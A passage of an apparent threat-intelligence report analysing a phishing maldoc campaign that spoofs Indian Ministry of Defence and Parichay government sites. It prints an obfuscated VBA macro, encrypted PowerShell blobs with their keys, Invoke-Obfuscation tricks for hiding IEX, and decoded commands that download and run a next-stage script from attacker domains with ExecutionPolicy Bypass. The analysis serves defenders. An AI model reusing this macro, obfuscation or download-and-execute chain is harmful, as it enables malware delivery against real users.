


```
Sub djjjhfdjjjdfjjhdsfhsdjfhjhjshdfjsdhfjhsdfjfshdf()
qwertyuiopasdfghjkl = jhgh(192) & jhgh(223) & jhgh(199) & jhgh(213) & jhgh(194) & jhgh(195)
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "&( $ShelLID[1]+$Shellid[13]+'x') (( nEW-ObJEct
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "AGYANAA0ADMANgAzADgAZgA5AGQANwAxAGMAMAA4ADAAZQ
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "GQANwBhAGEAMQAzAGEAMABhAGEANQA5ADIAYQBhAGYAYQB
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "MAYwA3AGYANgAwAGIANABiADMANwAxAGYAOQA4AGIAMgAy
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "AZQA2ADkAMwBhADEAYwBkADUAYQBlADYAYgA1AGMAZQBlA
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "ABjADQANABkADEAMQAxAGIAZAAzAGMANABmAGQANgAxAGU
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "AGUANAA0ADgAYgA1ADMAYQA0ADAANQAwADgAYgBlADUAMA
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "MwA4ADUAMQAwADEAMQAwADcANgAzAGQAYwA2AGQANgA2AD
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "ADEAMgBlADgAOQBiADQAZAA4ADkAYQAzAGIANAA4ADkAMQ
qwertyuiopasdfghjkl = qwertyuiopasdfghjkl & "MgA4ADEANgBkADcAZgA5ADgAOABlAGMAZABlAGMANQA1AD

On Error Resume Next
jkasdasjhjhjyuyiouwyeuywewer = qwertyuiopasdfghjkl
uuueyuyueooiouweryuywurywueirwer (jkasdasjhjhjyuyiouwyeuywewer)
End Sub
Function uuueyuyueooiouweryuywurywueirwer(uxwwbmigszpmcxwyvdy As String)
cyksdviphedrjdjefyczugb = 3 - 3
dpaekplwjptzoyzqehizxy = "WSCript.shell"
Set cjiwauwlyrevvwsmzwnjklix = CreateObject(dpaekplwjptzoyzqehizxy)
gwcjcqnmgqrmdlgygwsxxvktzotguiidvpevun = cjiwauwlyrevvwsmzwnjklix.Run(uxwwbmigszpmcxwyvdy,
End Function
Sub xzczxczx()
    MsgBox " bfgbbfg  dsfgsdf678 fdsgdhgfb bfgdbggb"
End Sub
Function jhgh(bgf)
ghfgbf = "csdf 89"
jhgh = ChrW(bgf - 112)
bgfdfh = "juyjy bfgfg hfgd gergfd fewrew fewr"
End Function
```

Fig. 18 – Malicious VBA macro

Encrypted PowerShell

Once the document is opened, it converts the numbers to characters forming '*PoWeRSHEll*'. The PowerShell command contains encrypted data, which is converted to a SecureString using '*ConvertTo-SecureString*' with a key. This follows a similar way of PowerShell decryption seen in Emotet but with slightly additional obfuscation.




```
xAGYAYwA0ADYAZQA4ADIAYgBhAGMAYwA4ADQANABiADAAZQAyADMAZABlAGIANgAxAGEAZgA1AGYAZQAyADAAZQA2ADkANgAxADUAOABiAGUAZAA2ADYANABhADQAMAA4AGUAMwBkADAAOAAzADM
AMgBjADEAZAAzADkAMwBjADcAZgAyADcAMgBmADMAZQA1ADQAMwBmAGIAMAA4AGYANAA5ADYAYQBjADQAYwBmAGUANgAyADgAYwBkAGUAMwBmADkANQBkAGEAZQA1ADIAYwBiADMANwBmAGUAYwB
lADcANABjAGEAYgA1ADIAMQBjADAANQAwADEANwBmADkANwA5ADcAMgAyADUAMAAyADkANwBmADIAOQAzADUAZAA0ADgAOQA3AGMANgAwADYAMQAwADQANgA0AGMANwBjADQANQAxADkAMwBjADg
AMAA0ADQAYgAwAGEAZAA5AGIAMAAyADYANQBiAGQAYgBmAGQAYQA0AGQANgA5AGUANQA0ADgAZQBmADEAMwBiADYAYwBlAGYAZAAyAGYANAA3ADgAYwAwADgAMAA0ADkAZABiADMAYQA2ADYAMgA
xADIANABmADYAMgBlADIAMwA5AGIAMgAzADQAYQAxAGEAYgA1ADcANABiADUAMQBmAGUAMABmADMAZgA5AGMANgBlADcAMwBhADMAYQAwAGEAMwA0AGUANQBlADkAMwBkAGIAYQBkADcAOABmAGM
AZAA4ADQAZAA3AGMAMgA1ADgAOQAxADAAYQAxADUANQA0AGIANAAxAGEAMwBkAGUAOQA0ADUAZQBlADEAZgBjAGYANgA1ADAAZAA4ADcAMgBlAGYAMQBhADgAOAA2ADEANQAxADMANAA5ADgAZgB
hAGQANwA5ADkANwA0ADEAMAAzADgANAAwADEANwBlADgAMQA3AGIAYQAxADYANQA2ADYAZQA5ADcAZAA3ADEAYwBkAGIAOQAzADgAMwA4AGEAZgBkAGYAYQA3ADAANABkAGYAZgBkADkAMwBhADk
AZQA5ADkANwA=' | ConVerTTO-SEcURestRiNg -kEY 228,181,83,68,210,3,85,147,103,15,118,182,138,207,117,115) ) ))| . ( $Env:comSpEC[4,24,25]-JoiN''
PS C:\Users\[redacted]> ( [RUNtime.INTEroPseRVIceS.maRShAL]::([ruNtimE.interOpSeRvicES.maRshal].GETmEMBeRs()[2].naMe).InvoKE([RunTImE.iNteROpSeR
VicEs.MaRsHAl]::SecUrESTRiNgtOgLoBALaLLocUNIcOde( $('76492d1116743f0423413b16050a5345MgB8AGkAUABsAGEAbQBwAHAAKwB6ADkAVQB4AGoAWABDADQAMQA0AHAAYQBOAHc
APQA9AHwANgBlAGMAYgA2ADgAMAAxADIAMwAwADQANQAwADUAYgA3AGIAYwA2ADMAZgAzADIAZgA2AGQAMgBlAGMANgBhADgAOABkADAAMgBjADQAZABhADkAOQA5ADEAZgAxADUAOAA4ADQANgA
0ADgAMABmADMAZgA2ADUAYgBjAGEAZAA0ADkAYwBjADIANAA4AGQAMgAzAGEANQA1ADkAZAA1AGQAMwAyAGYAOAA5ADMAZgA3ADIAYQAzAGIAZABjADMANAAzAGYAMgBjADkANwBmAGQAZgA0AGQ
AZABmADgAOQBhAGMANgAzAGUAZgA2ADIAZABjADEAYwBlADYAMwAwADQAYwBhAGMAMQBlADIANQAxAGQANQA5ADAAMwA4ADQANAA4ADMAOQAwAGMAZAA3ADUAMgBiADYANAA1ADQAYwA5ADAAMAB
mADkAMgAzADgAOABlADAANwA0AGEAZAA4ADIAZABiAGIAZQA4AGYAOABjAGUAZAAxADkAMgBkADUAYwA2AGMANQBhAGEAOQA3ADcAMAA0ADQANgAyAGIAZgAxADYAZgBmAGYAZABlAGEAMwA4ADI
AZgA2ADYAZgBiADkAMgA0AGUAMwBjADYANgBjADEAZgA3ADEAMAAxADMANQAzAGQAMQAwADgAZABlADgAOQBkAGEAMwBkAGEAMgBiADQAOABlADkAOQA2AGYANgA4ADEANAA1ADAAYgAyADYAYwA
```

Windows PowerShell

```
xADEANQA0ADUANQAxADkAMQAyADcANwBiADIAOQBhADYAZgBiADEAMQAxADQAZQAzAGQANwA2ADYAMQBmAGYAYQBlADcANQAzAGUANABlADcANgBjAGUANQBjAGIAMgA4ADEANgBkADcAZgA5ADg
AOABlAGMAZABlAGMANQA1ADcANQBlADEAMQAzADMAMQBlADcANgAyADAAOABhADcAZQBkADMANAA3ADYAMQBjADEANQA3AGMAYQA4AGEAMwAxADYANQBkADgAMgAxAGQAMAAwADIANwA2AGQANgB
lADQAMwBmAGUAMQBkADEAMwA5ADkAMwBiADgAOQAyAGYAMAAwADkAMABiAGMAMwBhADkANgBmAGMAYQA2ADIAMABiADEANgAwADUANQBlAGMAMwA0ADkAOQBiADkAOQA3ADUANQBhAGUAMwAwADg
AMgAzAGIANwBkAGIAYwBiADAAMAA4ADMANQBiADIAMQA3ADQAMwA1ADYANQA0AGQANwBhADEAYwBlADkAOAAyADMANQA2ADgAMgA1ADMAMQA3AGYANwA4ADAAMgA5ADIANAA3ADUAOQBmADUAZgA
0ADQANgBhAGMANQA2AGEANgA4ADkAMwA1AGIAZgAzADkANgA5ADIAZQA5ADkAYQBlADcAYgAwAGIAZgBkADQAYQBhAGMANgAwAGUAOAA2ADEAYgA5AGQANgA0ADQAMAAxADAAZQA3AGIAZQA1ADA
AMgA3ADgAOQA5ADcAZQBmAGYAYgA4AGIAYwA5ADMAMgBlADEAOAAwAGEAZABkADAAZQAxADYANgA5ADcAYwAyADAAYwA0ADcAOQBkADIAOAA5ADYAMwBkADgAZgBlADkAYgAwADUANQBlADcAMwA
4ADcANgA0AGEA'|conveRTTo-seCUReSTRINg -ke 102,241,26,131,68,70,198,5,167,101,160,131,94,181,61,50 )).getnetWoRKcreDenTIaL().pASSWORD
PS C:\Users\[redacted]> &( $ShelLID[1]+$Shellid[13]+'x') (( nEW-ObJEct MAnaGeMenT.aUtOmaTIOn.pScRedeNTIaL ' ',( '76492d1116743f0423413b16050a534
5MgB8AFIASgBTAGEAVwB5AGEAbgBNAFMAOABxAHQAdgBjAEYAZQByAG4AUAB0AFEAPQA9AHwAZgAzADIAMQBlADcAMgBjADcAYwA0ADkAMgA0AGUANABmADQANwA2ADMAZQAyAGQAMgBhAGIAMgB
kADAAZAAwAGEAZgAyAGYANABiAGEANQA1ADcAZQA1ADEAYwA4ADkAOAA3ADYAOABiAGEAZABjADkANAAwAGIAZAAzAGEANABkAGUANgBjADcAMAA2ADQAZgA1ADgANABiAGEANQA1ADgAZQAyAGY
ANwA2ADUAMQA3ADUANABmAGUAYQA3ADAAMQAwADcANwAxADkANQA5ADQANQAxADMAZgAwAGEAMQBhAGIANABlADMAZQAxADYAOQA0ADQAMgBkAGUAMgA3AGYANAAxADkANAAxAGQAYQA0AGEAZQA
yADgAMgAzADgAOABjADQAMgBjADMAMQA2ADcAMgAyADgAMAAzADMAMABjADIAYQA0ADQANQA1ADQANwAyAGYANgBlADgAMgBmAGIAMgA3ADUAMQA0AGYANAA0ADMANgAzADgAZgA5AGQANwAxAGM
AMAA4ADAAZQAyADgAMwAzADYAMwA4ADIAMgA2ADEAMwAxADEAZgAwADcANgBhAGEAMgA2AGYAOQBmADAAMQA3ADMANQBjAGYAZABkADkAYwAxAGQAZgBmAGUAZQA5ADMANgA2ADUAZQA1AGEAZgB
lAGMANABjADQAYwAxADcAMQAzAGMAYgA1ADkAMQBhAGIAYgBmADYAMwAyADgANgA0ADQAMgBiADkAZQA5AGEAZgA2ADcAZgA0AGYAOABiAGIAMgBmADIANwA1ADMANQA1ADkAZgBjADMANwBmADU
ANwBhADEANABhAGUAOAAzAGEAMgBjADUAYgBkADYAYgAxADQANAAzADUAMwBhADYAZgA4ADAAMgBiADIAOAA2ADQANAAyADYAMgBjAGIAZgBmADYAMwBjADYAMgA5ADgAYwBkAGQANgBlAGIAMwA
```

Fig. 19 – Encrypted and Obfuscated PowerShell commands


In the first maldoc, the converted string uses the *Marshal* object for memory managing the decryption via built-in DPAPI to invoke the commands using *SecureStringToGlobalAllocUnicode* method. The second one uses the *PSCredentials* object to get a plain-text string. In the final one, *PtrToStringBSTR* and *SecureStringToBSTR* are used with the *Marshal* object. For obfuscation, the commands use techniques from Invoke-Obfuscation to mask the trigger of the IEX command using environment variables:



```
PS C:\> $Env:comSpEC
C:\WINDOWS\system32\cmd.exe
PS C:\> $Env:comSpEC[4,24,25]-JoiN''
Iex
PS C:\> $ShelLID
Microsoft.PowerShell
PS C:\> $ShelLID[1]+$Shellid[13]+'x'
iex
PS C:\> GET-vaRIaBLE '*mDr*'

Name                           Value
----                           -----
MaximumDriveCount              4096


PS C:\> (GET-vaRIaBLE '*mDr*').NAmE[3,11,2]-jOIN''
iex
PS C:\>
```


Fig. 20 – Obfuscated IEX command

Looking at the wholly decrypted PowerShell commands, it downloads the decoy file and the next-stage PowerShell script. They are downloaded from the domains into the *Downloads* and *Documents* directories and executed.



```
$pdf = 'https://parichay.epar.in/Win/1.pdf'
$pdfPath = "C:\Users\$($env:UserName)\Downloads\1.pdf"
$mail = 'https://parichay.epar.in/Win/Mail_Check.ps1'
$mailPath = "C:\Users\$($env:UserName)\Documents\Mail_Check.ps1"
(new-object System.Net.WebClient).DownloadFile($pdf, $pdfPath)
taskkill /IM POWERPNT.EXE /F
Start-Process -FilePath $pdfPath
(new-object System.Net.WebClient).DownloadFile($mail, $mailPath)
PowerShell.exe -ExecutionPolicy Bypass -File $mailPath
```

Fig. 21 – Decoded commands (1)




```
$pdf = 'https://awesscholarship.in/upload/1.pdf'
$pdfPath = "C:\Users\$($env:UserName)\Downloads\1.pdf"
$mail = 'https://awesscholarship.in/ppam/Mail_Check.ps1'
$mailPath = "C:\Users\$($env:UserName)\Documents\Mail_Check.ps1"
(new-object System.Net.WebClient).DownloadFile($pdf, $pdfPath)
taskkill /IM POWERPNT.EXE /F
Start-Process -FilePath $pdfPath
(new-object System.Net.WebClient).DownloadFile($mail, $mailPath)
PowerShell.exe -ExecutionPolicy Bypass -File $mailPath
```

Fig. 22 – Decoded commands (2)

Domains and Decoys


The first scenario downloads from the domain '***parichay.epar[.]in***,' whereas the second one uses the same fake domain of AWES observed in the first infection chain. This is another fake domain used to host malicious payloads, which mimics the official government website '***parichay.nic[.]in***'. It is a Government SSO platform designed to onboard the users under a single authentication framework. While Parichay authorizes government employees to access various NIC services based on "user department" and the Government eMail address (@nic.in/@gov.in), Jan Parichay authorizes citizens to access citizen-centric services.


PARICHAY OFFICIAL PAGE
Private browsing
https://parichay.nic.in/pnv1/assets/login.
English
PARICHAY
Single, Simplified, Safe
Please enter details to proceed
Enter Email Address eg. userid[at]domain[dot]in
Enter Password
I consent to Parichay Terms of Use
Next
Forgot Password
Ministry of Electronics & Information Technology Government of India
NIC National Informatics Centre
PARICHAY OFFICIAL PAGE
Private browsing
https://parichay.epar.in
English
PARICHAY
Please authenticate to proceed
Authenticate @Gov
Analytics
Access Now

Parichay Analytics logs user activities including all successful, failed and incomplete login attempts along with other session related activities to reduce potential hacks.

Fig. 23 – Legitimate and fake Parichay domains

The first decoy pertains to the DSOP (Defence Services Officers Provident) Fund nomination form, which deals with the Defence Accounts Department. The second decoy is related to a presentation on a quarterly brief with the Ministry of Defence.



https://parichay.epar.in/Win/1.pdf

1 of 2 Automatic Zoom

DSOP FUND NOMINATION FORM
In lieu of IAFA-834
(Issued by AG/PS-23)

(When the subscriber has a family and wishes to nominate member there of)

I, No. ________________ Rank________ Name________________________
hereby nominate the person mentioned below who is a member of my family as defined in Rule 2 of the DSOP Fund Rules to receive the amount that may stand to my credit in the fund, in the event of my death, before that amount has become payable, or having become payable has not been paid.

1	2	3	4	5	6
Name and address of nominee	Relationship, with the individual	Age	Contingencies on the happening of which the nomination shall become invalid	Name, address and relation ship of the person or person if any to whom the right conferred on the nominee shall pass in the event of the nominee predeceasing the individual of the nominee dying after the death of the individual but before receiving payment of the fund	Amount of share payable to each

This nomination supersedes the nomination made by me earlier, which stands cancelled.

Place:-


Dated :- (Signature of Subscriber)

Witness :-

1. Signature ____________

No. ____________ Rank______ Name ____________________

Fig. 24 – Decoy: Defence Services Officers Provident (DSOP) Fund


https://awesscholarship.in/upload/1.pdf

1 of 2 Automatic Zoom

रक्षा मंत्रालय
MINISTRY OF
DEFENCE

Azadi Ka Amrit Mahotsav

PRIME MINISTER INDIGENIZATION INITIATIVE
QUARTERLY BRIEF

1. PRESENT STATUS/ SCOPE OF COOPRATION BETWEEN LOCAL DPSUs AND FOREIGN DEFENCE PRODUCTION UNITS
2. CURRENT STATUS OF ToT PROJECTS (IF ANY)
3. SUGGESTIONS AND INPUT OF FUTURE WAY FORWARD

Fig. 25 – Decoy: Ministry of Defence

The next-stage PowerShell script ‘*Mail_check.ps1*’ dropped is encrypted and obfuscated similarly. Looking at the decrypted script, it starts by downloading and extracting an archive file, which contains a payload named ‘*syscheck.exe.*’ It is extracted directly to the Startup folder to establish persistence for this payload.


